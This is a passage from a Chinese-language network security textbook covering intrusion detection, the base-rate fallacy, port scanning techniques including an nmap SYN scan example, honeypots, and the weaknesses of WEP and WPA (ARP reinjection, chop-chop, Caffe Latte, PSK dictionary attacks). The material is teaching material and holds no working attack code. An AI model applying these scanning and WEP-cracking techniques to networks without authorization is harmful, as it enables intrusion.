视两台主机之间应用程序的流量，例如，通过检查 Web 服务器和数据库之间的流量，可以发现异常的数据库查询。最后，基于主机的 IDS（host-based IDS, HIDS）驻留在单个系统之中，监控这台计算机上的活动，如系统调用、进程间的通信和资源使用模式。

网络 IDS 通常对流入和流出流量执行深度数据包检测，应用攻击特征集或启发式来确定流量模式是否是恶意行为。一些网络 IDS 维护攻击特征的数据库，必须对数据库进行定期更新，另一些网络 IDS 依靠统计分析，建立网络性能的“基线”（baseline），当网络流量偏离这个基线时，IDS 会发出警报。

主机 IDS 通常通过监控审计文件和系统日志来检测未经授权的伪装者和违法者用户，试图删除或修改系统监控的秘密用户。这类系统通常使用启发式规则或统计分析来检测用户何时偏离了“正常”的行为，这就表明此用户是伪装者用户。针对每个用户，如果系统定义了授权和未授权的访问规则，则可以检测到违法者用户。最后，通过监控和记录审计文件和系统日志自身的改变，可能检测到秘密用户。

被动式 IDS 记录恶意事件，向网络管理员发出警报，以便管理员能够应对攻击。它们不会先发制人。而更复杂的反应式系统，也称为入侵防御系统（intrusion prevention system, IPS），会连同防火墙和其他网络设备一起直接缓解恶意的行为。例如，IPS 可能检测出 DOS 攻击的模式，它会自动更新防火墙的规则集，丢弃来自恶意方 IP 地址的所有流量。最常用的 IPS 是一种称为 Snort 的开源解决方案，它采用了启发式和基于特征的检测。

IDS 攻击

逃避检测的一项技术是企图对 IDS 本身发动拒绝服务攻击。通过故意触发大量入侵警报，攻击者可能会淹没 IDS，直到它无法记录每个事件，或者最起码让管理员很难确定哪些日志事件代表了实际攻击，哪些日志事件是用来牵制攻击的。更先进的逃避检测的技术迫使 IDS 开发者采用更复杂的、基于最先进的机器学习和人工智能研究的启发式与特征检测的方案。

6.4.1 入侵侦测事件

入侵检测尚不是一门精确的科学。可能会出现两种类型的错误。

- 误报（false positive）：当事件是良性活动而不是入侵时就发出警报，则是误报。
- 漏报（false negative）：当事件是入侵的恶意事件，而未发出警报，则是漏报。

在这两个错误中，漏报是最有问题的，因为系统受到损害，而管理员未能察觉。而误报更恼人，因为感知不实际的攻击威胁会浪费时间和资源。那么，理想的条件应如图 6.18 所示。

- 正确报告（true positive）：当事件是入侵的恶意事件，发出警报，则是正确报告。
- 正确漏报（true negative）：当事件是良性事件而不是入侵事件，未发出警报，则是正确漏报。

基率谬误

但非常不幸，创建具有高正确率、低虚警率的理想特性的入侵检测系统太难了。通常，入侵检测系统都允许存在少量的误报和漏报。



图 6.18 入侵检测系统发出警报的四个条件

与正在分析的数据量相比,如果实际入侵的数据量很少,则入侵检测系统的有效性会降低。特别是,由于称为基率谬误 (base-rate fallacy) 统计误差而使一些 IDS 的有效性被曲解。在没有考虑事件的“基率 (base rate)”而根据一些条件评估事件的概率时,会出现基率谬误的错误。

这个原则是最能说明入侵检测上下文的例子。假设 IDS 对系统事件生成审计日志。也假设,当 IDS 分析真正的恶意活动 (正确报告) 审计日志时,它检测到这类事件的概率为 99%。对 IDS 而言,这是一个高成功率,它同时也意味着:当 IDS 分析良性审计日志时,将审计日志中无害事件错误地识别为恶意事件的概率为 1% (它是误报)。

基率谬论可能使管理员相信虚警报率为 1%,因为它是 IDS 的失败率。但是,这并不是实际情况。分析如下的情况。

- 假设入侵检测系统产生了 1 000 100 项审计日志项。
- 进一步假设,1 000 100 项中只有 100 项对应实际的恶意事件。
- 由于 IDS 的成功率,能检测出 100 个恶意事件中的 99 个,这已经非常好了。
- 但是,对于 1 000 000 个良性事件,会有 10 000 个被误认为恶意事件。
- 因此,将发出 10 099 个警报,其中 10 000 是假警报,产生约 99% 的虚警率!

注意,为了在这种入侵检测系统中获得合理的可靠性,相对于良性事件数量,误报率不需要太低,因此,当分析 IDS 误诊的概率时,应避免基率谬误。

IDS 的数据收集和审计记录

入侵检测系统的输入是确定网络或主机基本操作的记录流。在记录流中操作的类型有多种,对于基于网的 IDS,包括的操作为每次 HTTP 会话尝试、每次登录尝试和每次 TCP 会话的初始化等,对于基于主机的 IDS,包括的操作为对文件的读、写或执行。IDS 传感器检测这些操作,创建描述这些操作的特征,然后,将这些记录立即报告给 IDS 管理器或者将它们写入审计日志。

在 1987 年, Dorothy Denning 的一篇有影响力论文确定了在这类事件记录中的一些字段, 这些字段如下。

- 主体 (subject): 对进行目标操作的发起人。
- 对象 (object): 目标资源, 如文件、命令、设备或网络协议。
- 操作 (action): 主体对对象正在执行的操作。
- 异常条件 (exception-condition): 操作所产生的任何错误消息或异常条件。
- 占用的资源 (resource-usage): 系统执行或响应该操作所需的定量项。
- 时间戳 (time-stamp): 记录开始操作时刻的唯一标识符。

例如, 如果用户 Alice 将 104 千字节的数据写入一个文件 dog.exe, 则这个事件的审计记录可能为:

```
[Alice, dog.exe, write, "no error", 104KB, 20100304113451]
```

同样, 如果客户端 128.72.201.120 试图向服务器 201.33.42.108 发起一个 HTTP 会话, 则这个事件的审计记录可能为:

```
[128.72.201.120, 201.33.42.108, HTTP, 0.02CPUsec, 20100304114022]
```

这类记录的确切格式由 IDS 设计者确定, 可能还包括其他字段, 但上例中已列出了基本的字段。

6.4.2 基于规则的入侵检测

入侵检测系统使用规则 (rule) 来识别应触发警报的事件。这些规则能识别与特定入侵攻击配置文件相匹配的操作类型, 在这种情况下, 规则对这类攻击的特征 (signature) 进行编码。因此, 如果 IDS 管理器检测到事件与规则的特征相匹配, 就会立即发出警报, 甚至怀疑它是特定类型的攻击。

IDS 规则还可以对系统管理员对用户或主机设置的策略进行编码。如果触发了这种规则, 根据策略, 就意味着用户正在进行可疑的操作或正在以可疑的方式访问主机。这些策略的一些示例如下所示:

- 台式计算机不能用做 HTTP 服务器。
- HTTP 服务器不能接受 (未加密) 的 Telnet 或 FTP 会话。
- 用户不能读取其他用户的个人目录。
- 用户不能写入其他用户所拥有的文件。
- 用户每次在计算机只能使用许可的软件。
- 用户必须使用授权的 VPN 软件来远程访问自己的计算机桌面。
- 用户不得在午夜到凌晨 4:00 的时段使用管理级的计算机服务器。

基于规则的入侵检测是检测恶意行为的强有力的工具, 因为决策者已经考虑清楚, 每条规则标识的行为都被确定为可疑的行为。因此, 懊人的误报会很少, 因为决策者已经确定了规则列表。每条规则都有其存在的原因, 如果管理员不需要特定的规则, 则他们可以将其删除, 如果管理员认为缺少某些规则, 则他们可以添加规则。

不论如何, 基于规则的入侵检测还存在一些限制, 使具有相关知识的攻击者能逃避其检测。基于特征的方案从根本上就存在限制, 因为它需要 IDS 具有每一种攻击类型的特征。

通过执行没有相应特征的攻击，或者混淆包含恶意流量的数据包的有效载荷，可以绕过基于特征的解决方案。

6.4.3 统计入侵检测

入侵检测的一个主要方法是基于统计的入侵检测。工作过程如下：首先收集特定用户或主机的审计数据，确定用户或计算机执行操作的基线数值。这些操作可以按对象（即，所有具有相同对象字段的操作）、操作或异常条件进行分组。操作可以是不同时间段、特定范围或占用资源百分比的总量。可以从如下的数据推导出数值。

- 计数（count）：在给定时间段内特定类型操作出现的次数。
- 平均（average）：在给定时间段内特定类型操作出现的平均次数。
- 百分比（percentage）：在给定时间段内特定类型操作占用资源的百分比。
- 统计（metering）：相对较长一段时间内累积的总量或平均值。
- 时隙长度（time-interval length）：在某种类型操作的实例之间的所需的时间。

例如，系统可以记录用户每天使用 login 程序登录多少次，用户发起 HTTP 会话的频率，以及用户使用电子邮件账户检查自己新邮件的典型时隙。对这些统计数据进行收集，然后输入人工智能机器学习系统，为 IDS 监测的每个用户或主机确定典型的配置文件（profile）。

配置文件是用户操作或使用主机典型方式的统计表示，因此，它可以用来自确定哪个时刻用户或主机的操作极端异常。一旦用户配置文件到位，IDS 管理器可以确定异常操作的阈值，然后，一旦用户或主机明显偏离了为其存储的配置文件，IDS 会发出警报，如图 6.19 所示。




图 6.19 统计入侵检测系统的工作原理。通过多天来收集有关用户的统计信息，基于典型的行为确定用户的配置文件，并由人工智能机器学习系统定义。然后，某一天，当与用户配置文件相比，某种措施极其异常，则会发出警报

统计入侵检测不需要任何建立入侵攻击的先验知识，且具有检测新的入侵类型的能力。由于统计入侵检测系统基于分析网络流量的模式，所以，对于使用统计技术的 IDS 管理器而言，攻击者很难隐藏自己的行为。例如，统计 IDS 可以知道某个特定的用户总在星期五下班（不使用她的电脑）。因此，如果在周五在她的计算机上有登录尝试，则它可能是一种入侵迹象。同样，统计 IDS 可以知道某个网络服务几乎从未发起或接受 UDP 会话。因此，对这个计算机发起 UDP 连接的尝试可能是正在试图发动某种攻击。

但是统计方法也存在弱点，那就是一些非恶意行为也有可能极其异常，这会导致 IDS 被触发，发出报警。它对系统或用户的正常行为变化如此敏感，会产生误报。例如，如果用户有即将到来的最后期限，他突然决定大量使用新程序，这可能会触发虚警。同样，如果一个 Web 服务器发布了一些受欢迎的内容（如即将到来的考试学习指南），则访问它的流量会激增，这种良性行为也是异常的。

此外，隐形攻击者可能不产生大量流量，因此可能被统计网络 IDS 忽视，从而导致误报。例如，攻击者可以在良性网络协议（如 HTTP）中封装恶意内容，希望将这种流量作为普通网络行为而被忽略。因此，在实践中，大多数入侵检测系统既使用基于规则的方法，也使用统计方法。

6.4.4 端口扫描

分析网络安全弱点的关键一步是确定哪些流量可以通过防火墙以及目标主机的哪些端口正在运行远程服务。允许用户列举计算机的哪个端口正在接受连接的技术就称为端口扫描（port scanning）。端口可以是开放的（接受连接），也可以是关闭的（不接受连接），或阻塞的（如防火墙或其他设备防止一些流量到达目的端口）。

端口扫描在合法性道德立场方面存在一些争议：虽然它可用于合法目的，评估自己所拥有网络的安全性，但许多攻击常利用它来进行网络的预侦察。因此，检测端口扫描是入侵检测的根本。使用最广泛的一个端口扫描器是 nmap，它既可以用于 Linux，也可以用于 Windows。图 6.20 给出了使用 nmap 进行扫描的示例。

```
root:~# nmap -sS -O 192.168.1.101
Starting Nmap 4.76 ( http://nmap.org ) at 2009-10-12 15:13 EDT
Interesting ports on 192.168.1.101:
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5001/tcp  open  commplex-link
8009/tcp  open  ajp13
8180/tcp  open  unknown
8888/tcp  open  sun-answerbook
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17-2.6.25
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

图 6.20 用 nmap 执行 SYN 扫描

开放的端口表示互联网和正在侦听该端口的应用程序之间的联络点。因此，开放的端口是攻击的潜在目标。如果恶意方能成功地利用主机操作系统的脆弱性，或应用程序正在侦听这个端口，他们就能访问目标系统，并在网络中获得立足之地，以进行进一步的攻击。由于存在这种风险，最好只开放必需的网络服务端口，并确保对这些端口进行侦听的应用

程序保持最新更新，并对最新软件的脆弱性打补丁。同样，有时管理员在自己的计算机上执行网络端口扫描，来发现应该关闭的任何脆弱性。

举个例子，在2003年，发现了在Windows远程服务：分布式组件对象模型—远端过程调用（Distributed Component Object Model-Remote Procedural Call, DCOM-RPC）存在着脆弱性。攻击者可以制造漏洞，在这种服务中创造缓冲区溢出的条件，允许远程执行代码并完全控制目标计算机。禁止访问正在运行该服务的端口就能成功地防止上述问题。

TCP 扫描

有几种技术能确定特定计算机的端口状态。最简单的端口扫描方法是TCP扫描（TCP scan）或连接扫描（connect scan），其中执行扫描的一方试图对目标主机的每个端口发起TCP连接。这些尝试对开放的、指定端口的TCP连接使用标准的操作系统调用。完成连接的端口是开放的、而未完成连接的端口要么是关闭，要么是阻塞的。

SYN 扫描

另一种常用的扫描方法是SYN扫描（SYN scan），其中执行扫描的一方向目标主机的每个端口发送带有SYN标志的低级TCP数据包。如果端口是开放的，则侦听该端口的服务会返回带有SYN-ACK标志的数据包，如果端口没有开放，则不会发送任何响应。一旦收到SYN-ACK数据包，扫描器即发出一个RST数据包终止连接，而不是完成TCP握手。

空闲扫描

另一种扫描技术是空闲扫描（idle scanning），它查找第三方的称为“僵尸（zombie）”的计算机，该计算机有可预测的TCP序列号（参见第5.4.4小节）。攻击者利用僵尸的弱TCP实现作为工具来对独立的目标执行端口扫描，而不会在目标网络中留下任何证据。首先，攻击者向僵尸发送一个探测（在形式上是一个SYN-ACK TCP数据包）。因为由僵尸自发发送这个数据包，所以，它会向攻击者应答一个带有RST的、包含序列号的数据包。然后，攻击者向希望扫描的目标发送带有SYN的数据包，但其伪造的源IP是僵尸的地址。如果被扫描的端口是开放的，目标会向僵尸发送一个SYN-ACK数据包作为应答。由于僵尸并没有开放与SYN数据包的连接，它会向目标应答另一个RST数据包，并使它的序列号计数器递增。当攻击者再次探测到僵尸时，它检查接收到的序列号。如果序列号已经递增，则选择目标的端口是开放的，如果序列号没有递增，则端口是关闭或阻塞的。这个过程如图6.21所示。由于查找具有可预测TCP序列号的僵尸是非常困难的，在实践中，并不经常使用空闲扫描，但它提供了一种扫描目标网络而不留下任何攻击者的IP地址记录的有效方法。

UDP 扫描

尽管上述的扫描都能收集TCP端口的信息，但检查UDP端口的状态必须使用不同的技术。由于UDP是无连接的协议，能从中收集到信息的线索很少。最常用的UDP端口扫描只向指定端口发送UDP数据包。如果端口是关闭的，目标通常会发送“目的地不可达”的ICMP数据包。如果该端口是开放的，则不会发送任何响应。但是，这种扫描并不可靠，

因为开放的端口和被防火墙阻塞的端口都不会做出任何应答。为了提高响应的可靠性，许多端口扫描器选择对相应应用程序使用包含有效载荷的 UDP 数据包来查询 UDP 端口。例如，为了检查 DNS 的默认端口 53 的状态，端口扫描器向目标发送 DNS 请求。这种技术会更加可靠，但并不通用，因为它需要专门探测每个目标端口。




图 6.21 空闲扫描

(a) 攻击探针具有预序列号的僵尸。
 (b) 攻击者向目标发送伪造的 TCP 数据包。
 (c) 攻击者通过再次探测僵尸来检查端口的状态

关注端口扫描的安全

除了要确定端口的状态（开放、关闭或阻塞）外，还需要获得目标系统的其他信息。特别是每种远程服务的类型和版本以及策划攻击中可用的操作系统版本。为了做到这一点，端口扫描器还要利用这样一个事实：每种操作系统在它的 TCP/IP 协议栈的实现中都略有差异，因此，对各种请求和探测会做出不同的响应。同样，远程服务的不同实现和版本对特定的请求的响应也会略有不同，通过了解这些差异，端口扫描器能确定正在运行的具体服务。这个过程称为指纹识别（fingerprinting），是网络侦察的极有用的网络组件。

在早期的端口扫描中，检测端口扫描非常简单，因为扫描通常是按顺序扫描所有可能的端口号。这种扫描随后被探测随机端口号的扫描所代替，这使检测端口扫描变得更加困难，但也并不是不可能。例如，随机端口扫描的特征是由同一源 IP 地址向不同目的端口发送一系列的连接尝试。配置了这种特征的 IDS 传感器能警告 IDS 管理器来自外部网络的端口扫描。通过提醒对关闭端口有 TCP 连接尝试来定义其他的端口扫描检测规则，同样，根据前面讨论的扫描类型的唯一特性也能推导出端口扫描的检测规则。

6.4.5 蜜罐

检测入侵的另一种工具（包括端口扫描工具）是蜜罐（honeypot）。对入侵者而言，有一台计算机作为“诱饵（bait）”。在网络上，这台计算机非常具有吸引力，例如，它的软件配置具有已知的脆弱性，它的硬盘驱动器中全是文件，而这些文件似乎包含了公司的机密或其他有价值的信息，如图 6.22 所示。




图 6.22 用于入侵检测的蜜罐计算机

由于如下原因，蜜罐计算机是非常有效的工具。

- 入侵检测（intrusion detection）：因为连接到蜜罐的尝试不会来自合法用户，所以对蜜罐的任何连接都被安全地确定为入侵。基于此类连接的发起方法，可被用于更新入侵检测系统的最新攻击特征。
- 证据（evidence）：蜜罐计算机中有吸引的文件使入侵者逗留并留下证据，从而识别出入侵者或确定他的位置。
- 导流（diversion）：与合法计算机相比，蜜罐对入侵者更有吸引力，从而分散入侵者对敏感信息和服务的注意力。

6.5 无线网

最初设想的互联网是受信方通过有线网进行通信的一种手段。但是，无线网出现了，它在为非受信方用户提供安全的无线信息传输时，引入了许多新的挑战。这些挑战如图 6.23 所示。

- 数据包嗅探器（packet sniffer）：在无线网络中执行数据包嗅探更容易，因为在同一个网段的所有计算机都共享一个无线接入点。
- 会话劫持（session hijacking）：执行会话劫持就更容易了，因为配有无线适配器的计算机都可以嗅出数据包并模拟无线接入点。

- 入侵 (Interloping): 无线网络中的一个新关注点, 入侵是指未授权用户通过其他人的无线接入点连接到互联网。
- 合法用户 (legitimate user): 通过在局域网中主机的位置来对合法主机进行认证是不可能了; 需要其他的身份验证和授权方法。



图 6.23 无线网络的安全

6.5.1 无线技术

与所有互联网流量一样, 互联网上的无线通信也使用分层的 IP 栈。在无线网中, 连接到网络中的各方都简称为客户端 (client), 而无线路由器或客户端连接的其他网络接口都称为接入点 (access point, AP)。

在物理层和链路层, 大多数无线网并不依赖以太网协议, 而是依赖由 IEEE 定义的 802.11 标准协议族, 其定义了通过无线电波在预定义的无线电传输频率范围内传输数据的方法。特别是 802.11 定义了封装于 IP 栈的更高层的无线帧的结构。为了能更灵活地处理有线数据和无线数据, 大多数的 TCP/IP 实现会根据不同的接收者重新定义数据包。例如, 无线通信向 TCP/IP 栈的更高层发送数据时, 会将 802.11 的帧转换成以太网的帧。而以太网帧被发送到无线客户端时, 会被转换成 802.11 的帧。

无线网络帧

在 802.11 标准中定义了几种不同的帧类型。首先, 客户端向接入点提交身份使用认证帧 (authentication frame)。如果接入点接受了此身份, 会应答另一种认证帧表明认证成功。接下来, 客户端发送连接请求帧 (association request frame), 允许接入点分配资源并与客户端同步。同样, 如果接受了客户端的凭据, 接入点会应答连接响应帧 (association response frame)。

为了终止无线连接, 接入点发送解除连接帧 (disassociation frame) 切断联系, 同时解除认证帧 (deauthentication frame) 切断通信。如果在通信的任何时刻, 客户端突然与所需的接入点脱离了连接 (例如, 客户端移入了更强有力的无线信号范围之内), 它会发送一个重连接请求帧 (reassociation request frame), 接入点会应答重连接响应帧 (reassociation

response frame)。这些帧统称为管理帧 (management frame)，因为它们允许客户端建立并保持与接入点的通信。

还有三个其他的通用管理帧，它们允许客户端和网络请求和广播自己的状态。尤其是接入点可以定期广播信标帧 (beacon frame)，它宣布自己的存在并向范围内的所有客户端传递其他的信息。

除了这些建立和保持通信的管理帧之外，数据帧 (data frame) 封装于 IP 栈的更高层，包括从网页的内容、文件传输等。

6.5.2 有线等效保密

因为无线网络使用无线电波进行通信，所以与有线网络相比，窃听起来更加容易。在有线网络的窃听案例中，攻击者必须要物理访问局域网的接口，而当进行无线通信时，任何拥有相应设备（包括大多数的无线网卡）的人都可以截获并检查正在空气中传输的流量。在原 802.11 标准中结合了有线等效保密 (Wired Equivalent Privacy, WEP) 协议，旨在提供机密性、完整性和对无线 LAN 访问控制。

WEP 加密

WEP 使用流密码 (stream cipher) 对每个数据帧进行加密，流密码是一种对称加密系统，密文 C 由明文消息 M 异或密钥流 (keystream) 生成，而密钥流是密钥产生的伪随机二进制向量 S ：

$$C = M \oplus S$$

流密码的本质是从密钥中生成任意长度密钥流的方法，其中密钥作为种子，如图 6.24 所示。流密码是安全的，相同的密钥流永远不会被重用，否则攻击者会得到两个明文消息的异或值，统计攻击就能同时恢复明文和密钥流。




图 6.24 流密码的加密

WEP 使用 RC4 流密码，它简单且计算效率高，还支持多达 256 位的种子。种子是将 24 位初始化向量 (initialization vector, IV) 与 WEP 密钥 (WEP key) 连接到一起而得到，客户端和接入点共享该 WEP 密钥。在 WEP 的第一个版本中，WEP 密钥有 40 位，产生 64 位的 RC4 种子。后来的协议版本扩展了密钥的长度，产生了 128 位和 256 位的种子。为了能解密，会将 IV 与密文一起传送。然后，接入点将 IV 与 WEP 密钥连接到一起，生成自己的密钥流，并计算密钥流与密文的异或值得到消息。为了防止密钥流被重用，不应该重用 IV 值。但是，WEP 标准并不需要对接入点进行检查，并拒绝重用的 IV，许多攻击就是利用了这一脆弱性。

为了保护完整性，WEP 的原消息增加了 CRC-32 校验和，该校验和是对消息应用散列函数的输出值。由于 CRC-32 不是加密的散列函数，所以它只针对传输错误来保护消息的完整性。针对 WEP 的一些攻击就是利用了 CRC-32 的这一弱点。

WEP 认证方法

WEP 可以使用两种基本的身份验证方法：开放系统（open system）和共享密钥（shared key）身份验证。当使用开放系统身份验证时，客户端不需要提供任何凭据就能立即连接到接入点。此刻，客户端只能使用正确的密钥发送和接收来自接入点的信息——如果没有使用正确的密钥，接入点会忽略客户端的请求。与此相反，共享密钥身份验证要求客户端在连接接入点之前，先证明自己拥有接入点的 WEP 密钥。接入点向客户端发送明文挑战，客户端用拥有的密钥加密该明文，并将生成的密文发送给接入点。如果接入点能正确地对接收到的密文进行解密，得到正确的挑战，则客户端可连接到接入点。

针对 WEP 的攻击

从直觉而言，共享密钥身份验证能提供更高的安全性，但实际并非如此。因为向客户端发送的挑战是明文，响应还包括未加密的 IV，如果攻击者同时截获挑战（以明文的方式传输）和响应，则通过将加密数据帧与明文挑战进行异或，就能很容易地恢复密钥流。稍后，IV 和密钥流将重复用于攻击者的身份验证或网络数据包的注入。

但是，即使是在开放系统的模式中，WEP 也是不安全的。事实已经证明，在大型 RC4 密钥流集合中，密钥流的前几个字节是非随机的，通过分析大量密文，攻击者利用这一特性就能恢复密钥信息。为了对 WEP 实施这种攻击，攻击者需要恢复几千个加密数据包和它们的 IV（在写这本书时，最新的攻击可以用 40 000 个数据包以 50% 的概率恢复 WEP 密钥）。如果网络不是非常繁忙，获得 40 000 个数据包可能需要很长的时间。

但是，攻击者会通过身份验证并连接到接入点（在开放系统模式中，不需要 WEP 密钥），然后，截获来自网络上另一个客户端的单个 ARP 数据包（第 5.2.3 小节）。之后，攻击者就可以重复地将此数据包发送给接入点，使接入点以重发这个 ARP 数据包和新的 IV 作为应答。这种攻击被称为 ARP 重新注入（ARP reinjection），攻击者能快速获取足够的 IV 来恢复 WEP 密钥，此时，攻击者已能进行完全访问，执行如 ARP 缓存中毒等其他攻击。

在空闲网络上，尤其是新连接很少时，获取来自客户端的 ARP 数据包是非常困难的。为了加快这一过程，攻击者会连接到网络，然后向客户端发送解除验证数据包，冒充接入点。客户端将尽职尽责地与接入点解除验证并重新验证，发送新的 ARP 数据包，这样攻击者可以捕获到该 ARP 数据包并重传。

攻击者可以利用另一种技术对加密的 WEP 数据包解密——即利用不安全的处理 CRC-32 校验和的方法。回忆一下，在加密前，将 CRC-32 校验追加到数据包的数据之后。大多数接入点会默默地丢弃校验和不正确的数据包。削削（chop-chop）攻击技术利用了接入点的这一特性来猜测数据包的内容。从根本上讲，其基于这样的假设：丢弃的字节正是要猜测的字节 x ，攻击者将数据包的数据截短一个字节，并纠正 CRC-32 校验和。然后将新数据包发送给接入点，当且只当猜测的字节 x 是正确的，接入点才会产生响应。这种猜测一直进行，直到成功地猜测出最后一个字节，此刻，已经恢复了一个字节的密钥流。然后再一

直重复整个过程，直到恢复整个密钥流为止，此刻，攻击者可以伪造 ARP 数据包，用密钥流加密并重新注入。

最后一个危害 WEP 安全的技术完全取决于无线客户端，并要求与目标接入点绝对没有任何交互。牛奶咖啡（Caffe latte）攻击（顾名思义就是攻击咖啡馆中无线接入的客户端）利用这样一个事实：许多操作系统的无线实现功能都会自动连接到以前连接到的无线网。

这种攻击通过侦听无线流量，确定目标客户端试图连接的网络。然后，攻击者建立蜜罐（honeypot）或软接入点（soft access point），伪造的无线接入点与客户端的要连接的接入点具有相同的 SSID，这样受害者就连接到了伪装的无线接入点，从而截获了受害者的传输信息。

回忆一下，在 WEP 的身份验证阶段，无需验证接入点是否拥有 WEP 密钥。接入点检查客户端的传输，确认客户端是否拥有密钥，但在任何时候，客户端都未曾确认接入点是否拥有密钥。因此，在牛奶咖啡攻击中，受害者的客户端连接并认证蜜罐接入点，并发送少量由 WEP 密钥加密的 ARP 数据包。但是，为了获取 WEP 密钥，攻击者必须拥有大量的加密数据包。为了诱骗客户端发送这些数据包，当客户端连接到蜜罐接入点并翻转几个预定位时，攻击者接收到加密 ARP 的请求。具体来说，翻转几个预定位是指修改发送方的 MAC 和发送方的 IP 地址，并使用削刮（chop-chop）技术重新计算 CRC-32 校验和。按预期目的，结果是客户端对 ARP 进行有效的加密。然后，攻击者不断地向客户端发送这种有效的加密 ARP 请求，结果是客户端做出响应，向攻击者发送足够的加密 ARP 应答，使攻击者能破解 WEP 密钥。在恢复密钥之后，攻击者会修改蜜罐接入点来实际使用该密钥，使蜜罐能嗅探出来自客户端流量（如中间人攻击的情况）的任何修改。与前面的方法相比，这种方法的优势在于，它不需要与实际的、脆弱的无线网络进行交互。只要网络以前对客户端的身份验证是有效的，攻击者无需接近接入点，就能利用这种技术来破解组织的 WEP 密钥。

6.5.3 Wi-Fi 保护访问

RC4 和 WEP 的弱点一经公布，IEEE 迅速开发了新的标准来满足更严格的安全需求。Wi-Fi 联盟基于新标准开发了协议：Wi-Fi 保护接入（Wi-Fi Protected Access，WPA）。WPA 使用更复杂的身份验证方案，使用几个阶段的身份验证。首先，推导出的共享密钥用于生成密钥，且接入点对客户端进行身份验证。其次，加密算法使用这一共享秘密来生成加密无线流量的密钥流。最后，安全地传输消息。

身份验证

WPA 有两种基本模式：预共享密钥（preshared key，PSK）模式和 802.1x 模式。预共享密钥模式也称为 WPA 个人（WPA Personal），主要用于家庭和小型办公应用；802.1x 模式也称为 RADIUS 或 WPA 企业（WPA Enterprise），它是大型网络和高安全性应用的理想选择。在 802.1x 模式中，第三方的身份验证服务负责验证客户端并生成密钥。WPA 有多种可选的身份验证机制，每种机制都属于可扩展的身份验证协议（Extensible Authentication Protocol，EAP）框架。接入点调用所选的机制，用来协商下一阶段客户端和接入点所用的

会话密钥。802.1x 身份验证协议还可以使证书和其他公钥加密元素来保证安全。在 PSK 模式中，通过在接入点和客户端手工输入密钥来建立共享密钥。

加密流量

客户端和接入点使用新生成的密钥来加密通过安全信道的通信。WPA 有两种协议可用于加密流量。临时密钥完整性协议（Temporal Key Integrity，TKIP）使用 RC4，旨在提高 WEP 的安全性，同时还与传统的硬件保持兼容。较新的硬件支持 WPA2 标准，WPA2 的流密码基于 AES，为了保证消息的完整性，加密的安全 MAC 也基于 AES。

TKIP 在努力解决 WEP 的 RC4 实现中的加密弱点。WEP 非常脆弱，因为它只是将 IV 与密钥连接到一起来生成 RC4 种子。TKIP 对此进行了改进，将 IV 的长度增加为 48 位，并结合密钥混合算法将密钥和 IV 以更复杂的方法合并在一起，然后将结果作为 RC4 种子来生成密钥流。此外，TKIP 使用由 MICHAEL 算法计算出的 64 位消息完整性编码（message integrity code）代替了 CRC-32 校验和，MICHAEL 算法根据消息和 64 位密钥来计算消息认证码（MAC）（第 1.3.4 小节）。事实已证明：MICHAEL 算法的加密是不安全的。但是，与针对 CRC-32 的攻击而言，针对 MICHAEL 算法的攻击更难以完成。

当接入点接收到的具有不匹配 MIC 的数据包时，会调用一些策略来提醒网络管理员或重新生成 PTK。最后，TKIP 在数据包中实现序列计数器以防止重放攻击。如果接收到了无序的数据包，接入点只需丢弃这些无序的数据包。

TKIP 对标准 WEP 加密进行了许多改进，但它目前尚未使用较新的 WPA2 协议。TKIP 仍使用 RC4 密码和 MICHAEL 算法（都很有效，但是弱加密），而 WPA2 使用了强 AES 密码来保护完整性和机密性。在写本书时，AES 密码还没有被破解。

WPA 的攻击

目前，在 802.1x 模式中，WPA 是安全的。但是，如果使用了弱密码，对密码破解而言，如果攻击者可以捕获初始的四次握手的数据包，PSK 模式也是脆弱的，四次握手用于验证连接到接入点的客户端。一旦捕获了握手的数据包，攻击者就能对加密消息发动字典攻击。但是，当通过一种机制将用户提供的密钥（可能如字典中的单词一样简单）转换成必要的 256 位字符串时，会使这种攻击变得愈发复杂。用户提供的密钥可以直接是 64 位十六进制的字符串（在这种情况下，字典攻击是不可行的），或者也可以提供 8~63 个 ASCII 字符的口令。

在使用 ASCII 码输入口令的事件中，将接入点的 SSID 作为密钥推导函数 PBKDF2 的盐来计算密钥，PBKDF2 使用 HMAC-SHA1 散列的 4096 次迭代作为盐来防止基于扩展预计算的字典攻击。然而，研究者们已经公布了与最流行 SSID 对应的预计计算密钥表。此外，如果使用的密码只是字典中的单词，则攻击者无需使用任何预算算，只需要使用字典攻击就可以恢复密码。这不是 WPA 本身存在的弱点，但是，需要强调一下，为了防止字典攻击，应该使用强密码。

